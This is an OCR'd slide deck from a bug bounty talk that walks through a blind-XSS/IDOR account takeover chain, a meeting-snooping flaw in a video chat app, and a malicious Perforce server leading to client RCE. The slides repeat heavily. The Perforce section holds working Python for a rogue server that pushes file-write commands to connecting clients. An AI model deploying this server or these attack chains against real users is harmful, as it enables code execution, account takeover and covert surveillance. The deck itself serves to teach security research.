
Bug #4 - Medium - Blind XSS via SMS -> Arb ATO

Attacker's **asdf.txt**'s Perspective

- Blind XSS from Client -> Dealer via SMS ✅
- More impact?!

Bug #4 - Medium - Blind XSS via SMS -> Arb ATO

Attacker's Dealer's Perspective - CRM Software



Invisible Oauth Iframe

- Cookie Bomb /auth/callback
- Steal "code"
- Use Code to login as dealer without MFA

Bug #4 - Medium - Blind XSS via SMS -> Arb ATO

Attacker's asdf.txt's Perspective

- Blind XSS from Client -> Dealer via SMS ✅
- Blind XSS -> ATO - can login as Dealer ✅


Bug #4 - Medium - Blind XSS via SMS -> Arb ATO

Attacker's **asdf.txt**'s Perspective

- Blind XSS from Client -> Dealer via SMS ✅
- Blind XSS -> ATO - can login as Dealer ✅
- More impact?!

Bug #4 - Medium - Blind XSS via SMS -> Arb ATO

Attacker's Dealer's Perspective - CRM Software



IDOR

IDOR

```
Request
1  POST /api/sendSMSMessage
2  Host: REDACTED
3  ...
4
5  {
     "dealerId":1234
     "clientId":555,
6    "message":"MyNewMessage"
   }
7
```

XSS

Bug #4 - Medium - Blind XSS via SMS -> Arb ATO

Attacker's **asdf.txt**'s Perspective

- Blind XSS from Client -> Dealer via SMS ✅
- Blind XSS -> ATO - can login as Dealer ✅
- ATO on Any Dealer by SMS to their Client with XSS Payload via IDOR ✅

Bug #4 - Medium - Blind XSS via SMS -> Arb ATO

Attacker's **asdf.txt**'s Perspective

- Blind XSS from Client -> Dealer via SMS ✅
- Blind XSS -> ATO - can login as Dealer ✅
- ATO on Any Dealer by SMS to their Client with XSS Payload via IDOR ✅
- More Impact?!

Bug #4 - Medium - Blind XSS via SMS -> Arb ATO

Attacker's **asdf.txt**'s Perspective

- Blind XSS from Client -> Dealer via SMS ✅
- Blind XSS -> ATO - can login as Dealer ✅
- ATO on Any Dealer by SMS to their Client with XSS Payload via IDOR ✅
- Can leak ALL PII of Every Client for Every Dealer ✅

Impact: Arbitrary ATO & XXmm PII Leak
Bounty: $20,000-$40,000
Severity: Critical, Critical, Critical
Program: Private

Takeaways:

- Look at the application from all perspectives
- M&R for Feature Flags (See my BBV Workshop)
- Look for alternative data input paths (SMS)
- Chain chain chain

Bug #5 - Medium - Snoop on Others' Meetings

Brief Explanation


Environment: Video chat & Team Collaboration App
Goal: Snoop on Other People's Meetings
Question: How is meeting joining triggered?

Bug #5 - Medium - Snoop on Others' Meetings

Brief Explanation

Environment: Video chat & Team Collaboration App
Goal: Snoop on Other People's Meetings
Question: How is meeting joining triggered?

read read read Developer Docs… JavaScript Code.. Github Issues…




Bug #5 - Medium - Snoop on Others' Meetings

Brief Explanation

Environment: Video chat & Team Collaboration App
Goal: Snoop on Other People's Meetings
Question: How is meeting joining triggered?

read read read Developer Docs… JavaScript Code.. Github Issues…



Well how did that happen…
Maybe I can make it happen again…

Bug #5 - Medium - Snoop on Others' Meetings

Brief Explanation

Environment: Video chat & Team Collaboration App
Goal: Snoop on Other People's Meetings
Question: How is meeting joining triggered?

1. User connects over WebRTC

Bug #5 - Medium - Snoop on Others' Meetings

Brief Explanation

Environment: Video chat & Team Collaboration App
Goal: Snoop on Other People's Meetings
Question: How is meeting joining triggered?

1. User connects over WebRTC
2. User gets access to call comms channels etc

Bug #5 - Medium - Snoop on Others' Meetings

Brief Explanation

Environment: Video chat & Team Collaboration App
Goal: Snoop on Other People's Meetings
Question: How is meeting joining triggered?

1. User connects over WebRTC
2. User gets access to call comms channels etc
3. JS code identifies audio device or creates fake one

Bug #5 - Medium - Snoop on Others' Meetings

Brief Explanation

Environment: Video chat & Team Collaboration App
Goal: Snoop on Other People's Meetings
Question: How is meeting joining triggered?

1. User connects over WebRTC
2. User gets access to call comms channels etc
3. JS code identifies audio device or creates fake one
4. Client-side JS sends "AudioConnectSignal" to signal join…

Bug #5 - Medium - Snoop on Others' Meetings

Brief Explanation

Environment: Video chat & Team Collaboration App
Goal: Snoop on Other People's Meetings
Question: How is meeting joining triggered?

1. User connects over WebRTC
2. User gets access to call comms channels etc
3. JS code identifies audio device or creates fake one
4. **Client-side JS sends "AudioConnectSignal" to signal join…**

Bug #5 - Medium - Snoop on Others' Meetings

Brief Explanation

Environment: Video chat & Team Collaboration App
Goal: Snoop on Other People's Meetings
Question: How is meeting joining triggered?

1. User connects over WebRTC
2. User gets access to call comms channels etc
3. JS code identifies audio device or creates fake one
4. **Client-side JS sends "AudioConnectSignal" to signal join…**

0.0 - WAT.

Bug #5 - Medium - Snoop on Others' Meetings

Brief Explanation

Environment: Video chat & Team Collaboration App
Goal: Snoop on Other People's Meetings
Question: How is meeting joining triggered?


1. User connects over WebRTC
2. User gets access to call comms channels etc
3. JS code identifies audio device or creates fake one
4. **Client-side JS sends "AudioConnectSignal" to signal join…**

0.0 - WAT.

So, we can just, not? Not send the signal?

Bug #5 - Medium - Snoop on Others' Meetings

Brief Explanation



Bug #5 - Medium - Snoop on Others' Meetings

Brief Explanation



Bug #5 - Medium - Snoop on Others' Meetings

Brief Explanation

PoC Website - Snooping via Closed Captions

Enter your JSON Blob Information below:

```
{"meeting":"info","found":"here"}
```

Snoop | Stop Snoop

Dont forget to turn on closed captions!

User 1 : Ok, let's see if this works.
User 1 : Yep, it works!





Bug #5 - Medium - Snoop on Others' Meetings

Brief Explanation

Impact: Join Meetings Unannounced
Bounty: $10,000-$25,000
Severity: High
Program: Public





Bug #5 - Medium - Snoop on Others' Meetings

Brief Explanation


Impact: Join Meetings Unannounced
Bounty: $10,000-$25,000
Paid As: Critical, Critical, Critical
Program: Public



Takeaways:

- Read the GitHub Issues
- Set Goals for your targets (like Snoop)
- Verify in the codebase how stuff happens

Bug #6 - Hard - Perforce Server -> Client RCE



Target: Desktop Application Used for Game Development

Problem: I suck at hacking Desktop Applications

Attack Vectors:

- Privilege Esc - but it doesn't really run in an privileged environment & local is 👎

Bug #6 - Hard - Perforce Server -> Client RCE

Target: Desktop Application Used for Game Development

Problem: I suck at hacking Desktop Applications

Attack Vectors:

- Privilege Esc - but it doesn't really run in an privileged environment & **Local** is 👎
- **Remote attacks**
  - Open a malicious file -> something bad
  - Connect to malicious server -> something bad
  - Attack SDLC -> something bad
  - Some sort of misconfigured default -> something bad
  - Reusable game component import -> something bad

Bug #6 - Hard - Perforce Server -> Client RCE

Target: Desktop Application Used for Game Development

Problem: I suck at hacking Desktop Applications

Attack Vectors:

- Privilege Esc - but it doesn't really run in an privileged environment & **Local** is 👎
- **Remote attacks**
  - **Open a malicious file -> something bad**
  - Connect to malicious server -> something bad
  - Attack SDLC -> something bad
  - Some sort of misconfigured default -> something bad
  - Reusable game component import -> something bad

Bug #6 - Hard - Perforce Server -> Client RCE

Target: Desktop Application Used for Game Development

Problem: I suck at hacking Desktop Applications

Attack Vectors:

- Privilege Esc - but it doesn't really run in an privileged environment & **Local** is 👎
- **Remote attacks**
  - **Open a malicious file -> something bad**
    - Poked around for various paths I could replace -> UNC paths -> something bad?

Bug #6 - Hard - Perforce Server -> Client RCE

Target: Desktop Application Used for Game Development

Problem: I suck at hacking Desktop Applications

Attack Vectors:

- Privilege Esc - but it doesn't really run in an privileged environment & **Local** is 👎
- **Remote attacks**
  - **Open a malicious file -> something bad**
    - Poked around for various paths I could replace -> UNC paths -> something bad?
    - Include malicious settings for the project -> something bad?

Bug #6 - Hard - Perforce Server -> Client RCE

Target: Desktop Application Used for Game Development

Problem: I suck at hacking Desktop Applications

Attack Vectors:

- Privilege Esc - but it doesn't really run in an privileged environment & **Local** is 👎
- **Remote attacks**
  - **Open a malicious file -> something bad**
    - Poked around for various paths I could replace -> UNC paths -> something bad?
    - Include malicious settings for the project -> something bad?
    - Lots of XML -> XXE?

Bug #6 - Hard - Perforce Server -> Client RCE

Target: Desktop Application Used for Game Development

Problem: I suck at hacking Desktop Applications

Attack Vectors:

- Privilege Esc - but it doesn't really run in an privileged environment & **Local** is 👎
- **Remote attacks**
  - **Open a malicious file -> something bad**
    - Poked around for various paths I could replace -> UNC paths -> something bad?
    - Include malicious settings for the project -> something bad?
    - Lots of XML -> XXE?
    - Symbolic links -> Something bad?

Bug #6 - Hard - Perforce Server -> Client RCE

Target: Desktop Application Used for Game Development

Problem: I suck at hacking Desktop Applications

Attack Vectors:

- Privilege Esc - but it doesn't really run in an privileged environment & **Local** is 👎
- **Remote attacks**
  - **Open a malicious file -> something bad**
    - Poked around for various paths I could replace -> UNC paths -> something bad?
    - Include malicious settings for the project -> something bad?
    - Lots of XML -> XXE?
    - Symbolic links -> Something bad?

Meh - feeling insufficient - let's move along

Bug #6 - Hard - Perforce Server -> Client RCE

Target: Desktop Application Used for Game Development

Problem: I suck at hacking Desktop Applications

Attack Vectors:

- Privilege Esc - but it doesn't really run in an privileged environment & **Local** is 👎
- **Remote attacks**
  - Open a malicious file -> something bad
  - **Connect to malicious server -> something bad**
  - Attack SDLC -> something bad
  - Some sort of misconfigured default -> something bad
  - Reusable game component import -> something bad

Bug #6 - Hard - Perforce Server -> Client RCE

Target: Desktop Application Used for Game Development


Problem: I suck at hacking Desktop Applications

Attack Vectors:

- Privilege Esc - but it doesn't really run in an privileged environment & **Local** is 👎
- **Remote attacks**
  - Open a malicious file -> something bad
  - **Connect to malicious server -> something bad**
    - Revision Control is kinda sketchy -> what is Perforce?

Bug #6 - Hard - Perforce Server -> Client RCE

Target: Desktop Application Used for Game Development
Problem: I suck at hacking Desktop Applications



Bug #6 - Hard - Perforce Server -> Client RCE


Target: Desktop Application Used for Game Development

Problem: I suck at hacking Desktop Applications

RPC Protocol Structure


The general structure of the RPC protocol behind Perforce is presented in Figure 1, below. Each RPC call is composed of:

- A call header containing:
  - one byte representing the XOR of the subsequent two length bytes
  - the total length (in bytes) of the call parameters following the header, represented as a two byte little endian integer
  - two unknown bytes, set to 0
- One or more call parameters that encode the RPC method arguments, along with the method name. (The method name is always encoded the last parameter with the name, **func,** and the value the actual method name.)



File Synchronization

In the case of local workspace file synchronization, the client provides a sync path to the server for each file that is to be synced. Then the server issues several RPC calls to the client, which create and transmit the actual file contents to the local workspace.



Bug #6 - Hard - Perforce Server -> Client RCE


Target: Desktop Application Used for Game Development

Problem: I suck at hacking Desktop Applications

RPC Protocol Structure


The general structure of the RPC protocol behind Perforce is presented in Figure 1, below. Each RPC call is composed of:


- A call header containing:
  - one byte representing the XOR of the subsequent two length bytes
  - the total length (in bytes) of the call parameters following the header, represented as a two byte little endian integer
  - two unknown bytes, set to 0
- One or more call parameters that encode the RPC method arguments, along with the method name. (The method name is always encoded the last parameter with the name, **func,** and the value the actual method name.)



File Synchronization

In the case of local workspace file synchronization, the client provides a sync path to the server for each file that is to be synced. Then the server issues several RPC calls to the client, which create and transmit the actual file contents to the local workspace.






Bug #6 - Hard - Perforce Server -> Client RCE

Target: Desktop Application Used for Game Development
Goal: Create Malicious Perforce Server

RPC Protocol Structure

The general structure of the RPC protocol behind Perforce is presented in Figure 1, below. Each RPC call is composed of:

- A call header containing:
  - one byte representing the XOR of the subsequent two length bytes
  - the total length (in bytes) of the call parameters following the header, represented as a two byte little endian integer
  - two unknown bytes, set to 0
- One or more call parameters that encode the RPC method arguments, along with the method name. (The method name is always encoded the last parameter with the name, **func,** and the value the actual method name.)



Bug #6 - Hard - Perforce Server -> Client RCE

Target: Desktop Application Used for Game Development

Goal: Create Malicious Perforce Server

```
def makeCommand(properties):
    binData = b''
    NULL=b'\x00'
    for n, v in properties.items():
        if type(n) != bytes:
            n = n.encode("utf-8")
        if type(v) != bytes:
            v = v.encode("utf-8")
        binData += n+NULL+struct.pack('<I', len(v))+v+NULL
    callLength = len(binData)
    callLengthBytes = struct.pack('<H', callLength)
    binData = struct.pack("<B", callLengthBytes[0] ^ callLengthBytes[1])+callLengthBytes+NULL+NULL + binData
    print(str(binData))
    return binData
```

```
makeCommand({"func":"client-OpenFile", "path":'./HACKED.txt', 'type':'400','handle':'sync'})
makeCommand({"func":"client-WriteFile", "data":"Rhynorater was here", "handle":"sync"})
```

Parameter Name variable length string	Null Byte 1 byte, 0x00	Value Length 4 bytes, little endian	Parameter Value variable length	Null Byte 1 byte, 0x00

Length XOR 1 byte	Call Length 2 bytes, little endian	Unknown 2 bytes, 0x0000	Parameter 1	Parameter 2	...	Parameter N

Notes for you, not for me… cuz I remember all this stuff. By Heart.

LE = little endian | `<I` = LE 4-byte unsigned integer | `<H` = LE 2-byte unsigned short integer | `<B` = 1-byte unsigned character

```
def makeCommand(properties):
    binData = b''
    NULL=b'\x00'
    for n, v in properties.items():
        if type(n) != bytes:
            n = n.encode("utf-8")
        if type(v) != bytes:
            v = v.encode("utf-8")
        binData += n+NULL+struct.pack('<I', len(v))+v+NULL
    callLength = len(binData)
    callLengthBytes = struct.pack('<H', callLength)
    binData = struct.pack("<B", callLengthBytes[0] ^ callLengthBytes[1])+callLengthBytes+NULL+NULL + binData
    print(str(binData))
    return binData



if sys.argv[1] == "server":
    s= socket.socket()
    s.bind(('0.0.0.0', int(sys.argv[2])))
    s.listen(1)
    while True:
        conn, addr = s.accept()
        with conn:
            print("Connection by "+str(addr))
            data = b''
            while True:
                d = conn.recv(1024)
                data += d
                if len(data) < 1024:
                    break
            # recv = parse(data) - "Yes yes, you've authed correctly...
            # print("Got: "+str(recv))
            conn.send(makeCommand({"func":"client-OpenFile", "path":'./HACKED.txt', 'type':'400', 'handle':'sync'}))
            conn.send(makeCommand({"func":"client-WriteFile", "data":"Rhynorater was here", "handle":"sync"}))
            conn.send(makeCommand({"func":"client-CloseFile", "data":"", "commit":"", "handle":"sync"}))
            conn.close()
```

Bug #6 - Hard - Perforce Server -> Client RCE

Target: Desktop Application Used for Game Development
Goal: Create Malicious Perforce Server ✅

Bug #6 - Hard - Perforce Server -> Client RCE

Target: Desktop Application Used for Game Development

~~**Goal:** Create Malicious Perforce Server ✅~~

Goal: Get RCE


Bug #6 - Hard - Perforce Server -> Client RCE

Target: Desktop Application Used for Game Development

~~**Goal:** Create Malicious Perforce Server ✅~~

Goal: Get RCE

Essentially, *subcomponent.exe* was getting run every 2 seconds. So overwrite file -> RCE.



Bug #6 - Hard - Perforce Server -> Client RCE


Target: Desktop Application Used for Game Development

~~**Goal:** Create Malicious Perforce Server ✅~~

~~**Goal:** Get RCE ✅~~

Goal: Get plausibly triggerable RCE

Essentially, *subcomponent.exe* was getting run every 2 seconds. So overwrite file -> RCE.



Bug #6 - Hard - Perforce Server -> Client RCE


Target: Desktop Application Used for Game Development

~~**Goal:** Create Malicious Perforce Server ✅~~

~~**Goal:** Get RCE ✅~~

Goal: Get plausibly triggerable RCE

Essentially, *subcomponent.exe* was getting run ever 2 seconds. So overwrite file -> RCE.



Attack Vectors:

- Privilege Esc - but it doesn't really run in an privileged environment & **Local** is 👎
- **Remote attacks**
  - **Open a malicious file -> something bad**
    - Poked around for various paths I could replace -> UNC paths -> something bad?
    - Include malicious settings for the project -> something bad?
    - Lots of XML -> XXE?
    - Symbolic links -> Something bad?

Meh - feeling insufficient - let's move along

Bug #6 - Hard - Perforce Server -> Client RCE


Target: Desktop Application Used for Game Development

~~**Goal:** Create Malicious Perforce Server ✅~~

~~**Goal:** Get RCE ✅~~

Goal: Get plausibly triggerable RCE

Essentially, *subcomponent.exe* was getting run ever 2 seconds. So overwrite file -> RCE.



Attack Vectors:

- Privilege Esc - but it doesn't really run in an privileged environment & **Local** is 👎
- **Remote attacks**
  - **Open a malicious file -> something bad**
    - Poked around for various paths I could replace -> UNC paths -> something bad?
    - Include malicious settings for the project -> something bad?
    - Lots of XML -> XXE?
    - Symbolic links -> Something bad?

Meh - feeling insufficient - let's move along

Bug #6 - Hard - Perforce Server -> Client RCE

Target: Desktop Application Used for Game Development
~~**Goal:** Create Malicious Perforce Server ✅~~
~~**Goal:** Get RCE ✅~~
Goal: Get plausibly triggerable RCE ✅

Impact: RCE via Malicious File -> Evil Server
Bounty: $15,000-$30,000
Severity: Critical, Critical, Critical
Program: Public

Takeaways:

- Read the freaking docs (and really helpful articles)
- Don't shy away from targets you're scared of
- Use ~~ChatGPT~~ Your Super Amazing Hacker Brain for struct.pack

Bug #7 - Hard - Shelling a Public Program Router

Target: Router from a Public Program

